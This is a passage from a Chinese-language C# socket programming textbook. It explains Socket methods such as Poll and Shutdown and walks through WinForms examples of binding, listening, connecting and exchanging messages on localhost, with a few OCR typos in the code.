        Console.WriteLine("MyBaseClass b = myDerived: Type is {0}",
b.GetType());
      }
   }
```

输出结果为：

```
mybase: Type is MyBaseClass   //基类
myDerived: Type is MyDerivedClass //继承类
object o = myDerived: Type is MyDerivedClass
MyBaseClass b = myDerived: Type is MyDerivedClass
```

○ IOControl（）方法

方法功能：用于处理低版本的"Socket"。

方法原型：

```
public int IOControl(
   int ioControlCode,  //要执行的代码
   byte[] optionInValue, //执行该代码需要输入的值
   byte[] optionOutValue, //执行该代码输出的值
);
```

返回值：整型数值，optionOutValue 的字节数

○ Poll()

方法功能：该方法用于检查套接字的状态

方法原型：

```
public bool Poll(
   int microSeconds, //等待相应的时间
   SelectMode mode //检查模式（SelectRead,SelectWrite,SelectError）
);
```

返回值：bool 值

具体检查模式如下所示。

模式	返回值
SelectRead （读）	如果 Listen（）方法已调用并且存在连接请求，Accept（）方法调用可获成功；或者存在数据可读；或者连接已关闭或重新开始或终止，返回 true。其他情况为 false.
SelectWrite（写）	属性为 non-blocking 的连接已连接成功或数据可发则送返回 true；否则返回 false。
SelectError（错）	属性为 non-blocking 的连接已连接失败或者 OutOfBandInline 属性未设置并且缓冲区溢失情况已存在，返回 true。其他情况，返回 false。

异常信息：

异常类型	条件
ArgumentException（参数异常）	参数类型填错
SocketException（套接字异常）	套接字操作错误或操作系统不支持

○ Shutdown()

方法功能：关闭某项套接字

方法原型：

```
public void Shutdown(
   SocketShutdown how / / 要关闭的功能（Send、Receive、Both）
);
```

返回值：无

异常信息：

异常类型	条件
SocketException（套接字异常）	套接字已关闭或其他操作错误或操作系统不支持

● ToString()方法

方法功能：该方法可以把对象转化为字符串

方法原型：public virtual string ToString()

返回值：字符串

下面例子用于演示该方法的用法：

```
using System;
public class Sample
{
    void Method() {

        // Prints out: "System.Object"
        Object o = new Object();
        Console.WriteLine (o.ToString());

    }
}
```

输出结果：

```
System.Object
```

上面是“System.Net.Socket”类的常用属性和方法，下两节我们将用本节知识开发两个基于 WinSock 的例子。

返回值：已读取的数据大小

异常信息：

异常类型	条件
ArgumentNullException（参数空异常）	buffer 参数空
IOException（读写异常）	从网络流读数据时出错

2.2　套接字编程示例

在 Socket 类，有许多方法是套接字编程中经常使用的，包括 Socket 类的 Bind，Listen、Connenct，Accept，Send，Receive 等方法以及与之相关的异步操作方法,本节将介绍这些同步方法和异步方法。

2.2.1　套接字绑定

Socket 构造方法的原型上一节已经介绍过，本节不作赘述，只进行举例说明，这里重点介绍的是 Bind()方法。Bind()是服务器编程的必要方法，其作用是绑定特定端口，只有经过绑定的端口，才能调用 Listen()方法进行监听。Bind()方法的原型是：

```
public void Bind(
   EndPoint localEP   / / 本地主机（如：IPEndPoint 对象）
);
```

其参数是 EndPoint 类型值，比如 IPEndPoint，该类可以构造一个服务器主机（包含 IP 地址和端口）。下面例子演示上述方法的用法。

（1）界面设计

如图 2.1 所示，将 Form1 的 Text 属性设为“Bind()演示”，将 MaximiziBox 属性和 MinimiziBox 属性设为 False。再往窗体（表单）上拖放两个 Label 控件、两个 TextBox 控件，将它们的 Text 属性分别设为“主机”、“端口”、“127.0.0.1”（默认 IP 地址）、“6688”（默认端口）。再向窗体上拖放一个 Button 控件，将其 Text 属性设为“绑定”。




图 2.1

再向窗体上拖放一个 StatusBar 控件，清除其 Text 属性，将其“ShowPanels”属性设为 true。然后单击“Panels”属性，打开“Panels”属性对话框，如图 2.2 所示。单击“添加”按钮，加入“statusBarPanel1”，清除“statusBarPanel1”的 Text 属性并将其 Width 属性设为 250。




图 2.2

（2）添加引用。在窗体上单击鼠标右键，在弹出菜单上单击【查看代码】打开代码编辑窗口，在代码编辑窗口的顶部添加如下代码：

```
using System.Net;//新加的
using System.Net.Sockets;//新加的
```

（3）“绑定”按钮的 Click 事件的代码。

双击“button1”按钮，为该按钮加入 Click 事件，下面是该事件的代码：

```
private void button1_Click(object sender, System.EventArgs e)
        {
    //下行用于初始化变量“myIP”，IPAddress.Parse () 可将字符串转换为 IP 地址类型值
    IPAddress myIP=IPAddress.Parse("127.0.0.1");

                try
               {
    //下行将 textBox1.Text 转换为 IP 地址类型值
                  myIP =IPAddress.Parse(textBox1.Text);

               }
               catch{MessageBox.Show("您输入的 IP 地址格式不正确，请重新输入！ ");}
               try
               {
                //下行构造服务器主机（包括 IP 地址和端口）
                     IPEndPoint    MyServer=new  IPEndPoint(myIP,Int32.Parse
(textBox2.Text));
      //下行构造套接字对象实例
     Socket  sock  =new  Socket(AddressFamily.InterNetwork,SocketType.Stream,
ProtocolType.Tcp);
    //下行绑定端口
    sock.Bind(MyServer);
```

```
                statusBarPanel1.Text="主机"+textBox1.Text+"端口"+textBox2.
Text+"成功绑定！";

            }
            catch{statusBarPanel1.Text="绑定错误！";}

        }
```

2.2.2　套接字监听与接受连接请求

1. 同步操作

Listen()方法用于监听端口，等待客户端的连接请求，其参数是 Int 类型值，表示最大可响应的连接数。Accept()方法用于接受来自客户端的连接请求，其返回值是 Socket 类型值。下面的例子演示了 Listen（）和 Accept()方法的具体用法。

(1) 将 2.2.1 例子的 button1 控件的 Text 属性修改为“开始监听”，然后再往窗体上添加一个 Button 控件，将其 Text 属性设为“停止监听”。然后再将 Form1 的 Text 属性修改为“Listen()演示”，如图 2.3 所示。




图 2.3

(2) 编写代码

① 添加私有成员

打开代码窗口，找到代码：

```
public class Form1 : System.Windows.Forms.Form
    {
```

在上述代码后面添加如下代码：

```
private IPAddress myIP=IPAddress.Parse("127.0.0.1");//新加的
        private IPEndPoint  MyServer;//新加的
    private Socket sock;//新加的
```

② “开始监听”按钮的 Click 事件代码

```
private void button1_Click(object sender, System.EventArgs e)
        {
                try
```

```
                {
                   myIP =IPAddress.Parse(textBox1.Text);

                }
                catch{MessageBox.Show("您输入的IP地址格式不正确，请重新输入！");}
                try
                {
                  MyServer=new IPEndPoint(myIP,Int32.Parse(textBox2.Text));
                sock =new Socket(AddressFamily.InterNetwork,SocketType.Stream,
ProtocolType.Tcp);
                  sock.Bind(MyServer);
    //监听开始
     sock.Listen(20);

                  statusBarPanel1.Text="主机"+textBox1.Text+"端口"+textBox2.
Text+"开始监听.....";
                Socket aaa=sock.Accept();
                    if(aaa.Connected){
                     statusBarPanel1.Text="与客户建立连接。";
                    }
                }
                catch{statusBarPanel1.Text="监听错误！";}

            }
```

③ “停止监听”按钮的 Click 事件代码

```
    private void button2_Click(object sender, System.EventArgs e)
            {
                try
                {
                    sock.Close();
                    statusBarPanel1.Text="主机"+textBox1.Text+"端口"+textBox2.
Text+"监听停止！";
                }
                catch{MessageBox.Show("监听尚未开始，关闭无效！");}
            }
```

2. 异步操作

本例使用 Socket 类的 BeginAccept 方法实现服务器的异步接收客户端的连接 （注意：Socket 类的 Bind 方法、Listen 方法没有相应的异步操作方法）。步骤如下：

```
using System.Net.Sockets;//新加的
using System.Threading; //新加的
using System.Text; //新加的

namespace Socket_Bin
{
    /// <summary>
    ///
    /// </summary>
    public class StateObject
    {

        public Socket workSocket = null;        // 定义 Socket 对象
        public const int BufferSize = 1024;       // 接收数据的缓冲区大小
        public byte[] buffer = new byte[BufferSize]; // 接收数据的缓冲区
        public StringBuilder sb = new StringBuilder();  // 接受数据的字符串

        public StateObject()
        {
            //
            // TODO: 在此处添加构造函数逻辑
            //


        }
    }
}
```

（2）在主代码编辑窗口中添加私有成员

```
        private IPAddress myIP=IPAddress.Parse("127.0.0.1");//新加的
        private IPEndPoint  MyServer;//新加的
        private Socket sock;//新加的
        private Socket handler;//定义套接字
//用于控制线程
private static ManualResetEvent Done = new ManualResetEvent(false);
```

（3）界面还使用 1.的界面，将“开始监听”按钮的 Click 事件修改为如下代码。

```
    private void button1_Click(object sender, System.EventArgs e)
    {

            try
```

```
            {
               myIP -IPAddress.Parse(textBox1.Text);

            }
            catch{MessageBox.Show("您输入的 IP 地址格式不正确，请重新输入！ ");}
            try
            {
              MyServer=new IPEndPoint(myIP,Int32.Parse(textBox2.Text));
              sock  =new  Socket(AddressFamily.InterNetwork,SocketType.Stream,
ProtocolType.Tcp);
              sock.Bind(MyServer);
              sock.Listen(50);

               statusBarPanel1.Text="主机"+textBox1.Text+"端口"+textBox2.Text+
"开始监听.....";
        //开始线程
                Thread thread=new Thread(new ThreadStart(targett));
                thread.Start();

                }
            catch(Exception ee){statusBarPanel1.Text=ee.Message;}

        }
```

（4）targett()方法的代码

```
//该方法循环开始接收客户端的连接请求。
private void targett(){
                while(true)
                {
                //将状态设为非终止
                Done.Reset();
            sock.BeginAccept( new AsyncCallback(AcceptCallback),sock );
            //阻塞当前线程，直到收到信号
            Done.WaitOne();
        }
    }
```

（5）异步回调

```
        private  void AcceptCallback(IAsyncResult ar)
        {
            //将状态设为终止
```

```
                Done.Set();
                //获取状态
                Socket listener = (Socket) ar.AsyncState;

    //结束接受，并获取处理结果
handler = listener.EndAccept(ar);
                .
                StateObject state = new  StateObject();
                state.workSocket = handler;
                statusBarPanel1.Text="与客户建立连接。";

                    }
```

2.2.3 连接

Socket 类的 Connect 方法用于将客户端的套接字与服务器的套接字同步连接起来,Socket类的BeginConnect方法用于将客户端的套接字与服务器的套接字异步连接起来。

1. 同步连接

这里用 Socket 类的 Connect 方法用于将客户端的套接字与服务器的套接字同步连接起来。

（1）界面设计

新建一个 Windows 项目，如图 2.5 所示，将 Form1 的 Text 属性设为“Connect()演示”，再往窗体上拖放两个 Label 控件、两个 TextBox 控件、两个 Button 控件、一个 StatusBar 控件。将 statusBar1 的 ShowPanels 属性设为 True，然后打开 statusBar1 控件的 Panels 属性对话框，添加一个 statusBarPanel1。各控件的属性如图 2.5 所示。




图 2.5

(1) 编写代码

①添加引用

```
using System.Net;//新加的
using System.Net.Sockets;//新加的
```

②添加私有成员

```
private IPAddress myIP=IPAddress.Parse("127.0.0.1");//新加的
        private IPEndPoint  MyServer;//新加的
    private Socket sock;//新加的
```

③“请求连接”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {
            try
            {//将字符串转换为 IP 地址格式
                myIP =IPAddress.Parse(textBox1.Text);


            }
            catch{MessageBox.Show("您输入的 IP 地址格式不正确，请重新输入！");}
            try
            {
            //下行用于构造主机
                MyServer=new IPEndPoint(myIP,Int32.Parse(textBox2.Text));
    //下行用于构造套接字对象
    sock  =new  Socket(AddressFamily.InterNetwork,SocketType.Stream,Protocol-
Type.Tcp);
    //请求连接
    sock.Connect(MyServer);
                    statusBarPanel1.Text=" 与 主 机 "+textBox1.Text+" 端 口
"+textBox2.Text+"连接成功！";


            }
            catch(Exception ee){MessageBox.Show(ee.Message);}
        }
```

④“关闭连接”按钮的 Click 事件的代码

```
    private void button2_Click(object sender, System.EventArgs e)
        {
            try
            {
                sock.Close();
             statusBarPanel1.Text="  与  主  机  "+textBox1.Text+"  端  口
"+textBox2.Text+"断开连接！";
            }
            catch{MessageBox.Show("连接尚未建立，断开无效！");}
        }
```

```
        {
            try
            {
                //  获取状态
                Socket client = (Socket) ar.AsyncState;

                // 结束异步连接
                client.EndConnect(ar);
statusBarPanel1.Text="与主机"+textBox1.Text+"端口"+textBox2.Text+"建立连接!
";

                //将状态设为终止
                connectDone.Set();
        //注意：可以根据需要，在这里添加代码，重新开始异步连接（一般没必要）
            }
            catch{}
        }
```

2.2.4　数据发送与接收

Socket 类的 Send 方法用于同步发送数据，Receive 方法用于同步接受数据，BeginSend 方法用于异步发送数据，BeginReceive 方法用于异步接收数据。无论是客户端还是服务器，都可以使用这两个方法收发数据。下面的例子用于演示这两个方法的用法。

1. 同步服务端开发

程序简介：本程序先监听指定端口，当有连接请求时，响应连接并向客户端发出“您好，欢迎适用本服务器！”的欢迎信息，同时启动线程，循环接受来自客户端的信息。

(1) 界面设计

新建一个 Windows 项目，如图 2.6 所示，将 Form1 的 Text 属性设为“Receive（）演示”，再往窗体上拖放三个 Label 控件、两个 TextBox 控件、一个 RichTextBox 控件、两个 Button 控件、一个 StatusBar 控件，将 StatusBar1 的 ShowPanels 属性设为 True，然后打开 statusBar1 控件的 Panels 属性对话框，添加一个 StatusBarPanel1。各控件的属性如图 2.6 所示。




图 2.6

(2) 添加引用

```
using System.Net;//新加的
using System.Net.Sockets;//新加的
using System.Threading;//新加的
```

(3) 添加私有成员

```
    private IPAddress myIP=IPAddress.Parse("127.0.0.1");//新加的
        private IPEndPoint  MyServer;//新加的
        private Socket sock;//新加的
        private bool bb;//新加的，控制控制循环
        private Socket aaa;//新加的
    private Thread thread;//新加的
```

(4) 编写代码

① “开始监听”按钮的 Click 事件的代码

```
private void button1_Click(object sender, System.EventArgs e)
        {

            try
          {
            myIP =IPAddress.Parse(textBox1.Text);
                }
                catch{MessageBox.Show("您输入的 IP 地址格式不正确，请重新输入！");}
                try
                {
                  MyServer=new IPEndPoint(myIP,Int32.Parse(textBox2.Text));
    //构造套接字
        sock     =new     Socket(AddressFamily.InterNetwork,SocketType.Stream,
ProtocolType.Tcp);
    //绑定端口
    sock.Bind(MyServer);
            //开始监听
            sock.Listen(50);

                    statusBarPanel1.Text="  主  机  "+textBox1.Text+"  端  口
"+textBox2.Text+"开始监听.....";
        //构造线程
        thread=new Thread(new ThreadStart(targett));
    //启动线程用于接收连接和接受数据数据
        thread.Start();
```

```
                }

            catch(Exception ee){statusBarPanel1.Text=ee.Message;}

    }
```

② targett（）方法代码

```
private void targett(){

            //接受连接请求
            aaa=sock.Accept();

            bb=false;
          //如果连接
            if(aaa.Connected)
            {

                statusBarPanel1.Text="与客户建立连接。";

                    //构造字节数组
                    Byte[]  bytee=new Byte[64];
          //为字节数组赋值
    bytee=System.Text.Encoding.BigEndianUnicode.GetBytes("您好，欢迎使用本服务
器！".ToCharArray());
    //向客户端发送欢迎信息
                    aaa.Send(bytee,bytee.Length,0);
                  //如果是true，循环接受数据
                  while(!bb)
                  {
    //构造字节数组
                    Byte[]  bbb=new Byte[64];
    //接受数据
    aaa.Receive(bbb,bbb.Length,0);
                  //将字节数组转换为字符串
                    string
ccc=System.Text.Encoding.BigEndianUnicode.GetString(bbb);
                    //显示字符串
                    richTextBox1.AppendText(ccc+"\r\n");
    //获得richTextBox1行数
    int len=richTextBox1.Lines.Length;
```

```
    //如果倒数第二行的字符串是“@@@@@@”（即如果客户端发出“@@@@@@”信息）
    if(richTextBox1.Lines[len-2]=="@@@@@@"){
                        statusBarPanel1.Text="与客户断开连接。";
    //关闭套接字实例
    aaa.Shutdown(System.Net.Sockets.SocketShutdown.Both);
                          aaa.Close();
                //将 bb 设为 true，退出循环
               bb=true;

                      }// 此处的"{"对应于 if(richTextBox1.Lines[len-2]==
"@@@@@@")的"{"
                   }

               }
          }
```

③ “停止监听”按钮的 Click 事件的代码

```
    private void button2_Click(object sender, System.EventArgs e)
          {
              try
              {   bb=true;
                  sock.Close();
                  statusBarPanel1.Text="  主  机  "+textBox1.Text+"  端  口
"+textBox2.Text+"监听停止！";
              }
              catch{MessageBox.Show("监听尚未开始，关闭无效！");}
          }
```

2. 同步客户端开发

程序简介：本程序先构造一个套接字，然后向服务器发出连接请求，当服务器响应连接请求后，可单击“发送数据”按钮向服务器发送数据，同时可接受来自服务器的信息反馈。

(1) 界面设计

新建一个 Windows 项目，如图 2.7 所示，将 Form1 的 Text 属性设为“Send（）演示”，再往窗体上拖放四个 Label 控件、三个 TextBox 控件、一个 RichTextBox 控件、三个 Button 控件、一个 StatusBar 控件。将 statusBar1 的 ShowPanels 属性设为 True，然后打开 statusBar1 控件的 Panels 属性对话框，添加一个 statusBarPanel1。各控件的属性如图 2.7 所示。




图 2.7

(2) 添加引用

```
using System.Net;//新加的
using System.Net.Sockets;//新加的
sing System.Threading;//新加的
```

(3) 添加私有成员

```
private IPAddress myIP=IPAddress.Parse("127.0.0.1");//新加的
private IPEndPoint  MyServer;//新加的
private Socket sock;//新加的
```

(4) 编写代码

① “请求连接”按钮的 Click 事件代码

```
private void button1_Click(object sender, System.EventArgs e)
        {
            try
            {
             //为 myIP 赋值
                myIP =IPAddress.Parse(textBox1.Text);

            }
            catch{MessageBox.Show("您输入的 IP 地址格式不正确，请重新输入！");}
            try
            {
          //构造主机
                MyServer=new IPEndPoint(myIP,Int32.Parse(textBox2.Text));
    //构造套接字
    sock  =new  Socket(AddressFamily.InterNetwork,SocketType.Stream,Protocol-
Type.Tcp);
                //请求连接
                sock.Connect(MyServer);
    //构造线程
    Thread thread=new Thread(new ThreadStart(targett));
```

```
            //启动线程用于接收数据
            thread.Start();
            statusBarPanel1.Text="与主机"+textBox1.Text+"端口"+textBox2.Text+"
连接成功！";


                }
                catch(Exception ee){MessageBox.Show(ee.Message);}
            }
```

② 创建 targett()方法代码

```
private void targett()
        {
                    //构造字节数组
                    Byte[]  bbb=new Byte[640];
                    //接受数据
sock.Receive(bbb,bbb.Length,0);
                    //将字节数组转换为字符串
string aaaaa=System.Text.Encoding.BigEndianUnicode.GetString(bbb);
                    textBox4.Text=aaaaa;

        }
```

③ “发送消息”按钮的 Click 事件的代码

```
  private void button3_Click(object sender, System.EventArgs e)
        {
            //构造字节数组
            Byte[]  bytee=new Byte[640];
            //待发送内容
string send=textBox3.Text+"\r\n";
          //将字符串转换为字节数组
bytee=System.Text.Encoding.BigEndianUnicode.GetBytes(send.ToCharArray())
;
            //发送数据
sock.Send(bytee,bytee.Length,0);
            //构造线程
Thread thread=new Thread(new ThreadStart(targett));
            //启动线程接受数据
thread.Start();
         }
```

④ “关闭连接”按钮的 Click 事件代码

```
        private void button2_Click(object sender, System.EventArgs e)
        {
            Byte[]  bytee=new Byte[64];
            string send="@@@@@@"+"\r\n";
    bytee=System.Text.Encoding.BigEndianUnicode.GetBytes(send.ToCharArra
y());
            //将“@@@@@@”发送给服务器
    sock.Send(bytee,bytee.Length,0);

            try
            {
                sock.Close();
                statusBarPanel1.Text=" 与 主 机 "+textBox1.Text+" 端 口
"+textBox2.Text+"断开连接！";
            }
            catch{MessageBox.Show("连接尚未建立，断开无效！");}
        }
```

3. 同步收发数据演示

运行服务端程序，单击“开始监听”按钮，运行客户端程序，单击“请求连接”按钮，就会连接成功。然后在客户端的“发送信息”文本框里随便输入一行字（可以是英文，也可以是汉字），然后单击“发送消息”按钮，即可把数据发送到服务器。图 2.8 是服务端的情形。




图 2.8




图 2.9

图 2.9 是客户端的执行情况。

4. 异步服务器开发

这里用 Socket 类的 BeginSend 方法发送数据，用 BeginReceive 方法接收数据。服务端设置自动发送数据（建立连接后自动发送“准备完毕，可以通话！”）与自动接收数据功能。

（1）界面设计

界面换了一下，如图 2.10 所示。

（2）添加引用

```
using System.Net;//新加的
using System.Net.Sockets;//新加的
using System.Threading;//新加的
```




图 2.10

（3）添加私有成员

```
    private System.Windows.Forms.StatusBarPanel statusBarPanel1;
    private IPAddress myIP=IPAddress.Parse("127.0.0.1");//新加的
    private IPEndPoint  MyServer;//新加的
    private Socket sock;//新加的
    private Socket handler;
    private static ManualResetEvent Done = new ManualResetEvent(false);
```

（4）自定义类

```
using System;
using System.Net;//新加的
using System.Net.Sockets;//新加的
using System.Threading;//新加的
using System.Text;//新加的

namespace Socket_Bin
{
    /// <summary>
    ///
    /// </summary>
    public class StateObject
    {
```

```
        public Socket workSocket = null;        // 定义套接字
        public const int BufferSize = 1024;       // 缓冲区大小
        public byte[] buffer = new byte[BufferSize]; // 缓冲区
        public StringBuilder sb = new StringBuilder();  // 接收数据的字符串
        public StateObject()
        {
            //
            // TODO: 在此处添加构造函数逻辑
            //

        }
          }
}
```

(5)“开始监听”按钮的 Click 事件的代码

```
    private void button1_Click(object sender, System.EventArgs e)
        {
            try
            {
              myIP =IPAddress.Parse(textBox1.Text);
            }
            catch{MessageBox.Show("您输入的 IP 地址格式不正确，请重新输入！");}
            try
            {
              MyServer=new IPEndPoint(myIP,Int32.Parse(textBox2.Text));
            sock =new Socket(AddressFamily.InterNetwork,SocketType.Stream,
ProtocolType.Tcp);
              sock.Bind(MyServer);
             sock.Listen(50);

